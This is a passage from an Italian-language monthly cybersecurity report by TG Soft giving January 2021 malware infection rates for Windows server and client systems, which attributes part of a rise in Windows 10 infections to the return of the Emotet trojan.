
Analizzando prima i sistemi operativi SERVER, si conferma ancora che la probabilità dell'infezione/attacco di un Server di ultima generazione (2019 o 2016) rispetto ad un Server 2012 (più datato…) è di un ordine di grandezza inferiore, circa 0,70% contro 2,79%.

Nelle statistiche relative alla prevalenza delle infezioni dei computer client nel primo mese del 2021



abbiamo riscontrato che il **10,30%** (contro il **10,51%** di Dicembre) dei terminali è stato infettato o ha subito un attacco. Questo dato indica che **10 computer su 100** sono stati colpiti da malware nel mese di gennaio. Nella figura sottostante possiamo vedere il grafico delle infezioni in base ai sistemi operativi dei Client, dove il campione analizzato è così composto:


- 63,75% client con Windows 10
- 27,81% client con Windows 7
- 8,44% client con altri s.o. Windows



Windows 10 e **Windows 7** coprono più del 91% del parco macchine dei Client, pertanto gli altri sistemi operativi sono stati raccolti in un unico gruppo.

Ma quale sarà il sistema operativo più sicuro ?

Per rispondere a questa domanda dobbiamo calcolare la prevalenza d'infezione sul medesimo sistema operativo. Prendendo ad esempio Windows 10, si può notare che il rate di infezione tra tutte le macchine ove è installato Windows 10 che ha "subito" un attacco informatico è del 9,10% ancora lievemente in crescita rispetto a dicembre che era del 8,95% . Con questo calcolo possiamo capire quindi qual è il sistema operativo più sicuro.



Nei grafici a torta è stato calcolato l'Infection Rate (IR) relativo alla prevalenza sul medesimo sistema operativo client. Il sistema operativo che ha subito meno attacchi risulta essere Windows 10, questo dimostra che utilizzare sistemi operativi moderni e supportati riduce il rischio di infezione.

I sistemi operativi non più supportati da Microsoft, come Windows XP e Vista hanno, di fatto, il rate d'infezione molto più alto.


Paragonando I due più vecchi sistemi con Windows 10, si può notare infatti che l'IR di entrambi è quasi il doppio rispetto al più recente prodotto di Microsoft.

Come ultimo grafico delle nostre statistiche, andiamo a vedere l'andamento dell'IR relativo al sistema operativo Windows 10 negli ultimi 12 mesi.

Il periodo di maggiore infezione è stato settembre 2020. In quel periodo si è avuto in Italia una massiva diffusione di campagne malware atte a distribuire il trojan Emotet. Negli ultimi 12 mesi Emotet si è diffuso da dicembre 2019 fino a metà febbraio 2020, per poi riprendere la sua attività dal mese di luglio 2020.

Il ritorno di Emotet a Gennaio 2021 potrebbe essere una delle cause che ha riportato il rate di infezione di Windows 10 sopra la soglia dei nove punti percentuali (9,1%).

Nel Report alla sezione EMOTET è possibile consultare interessanti informazioni sulla vicenda.



TG Soft
Cyber Security Specialist
www.tgsoft.it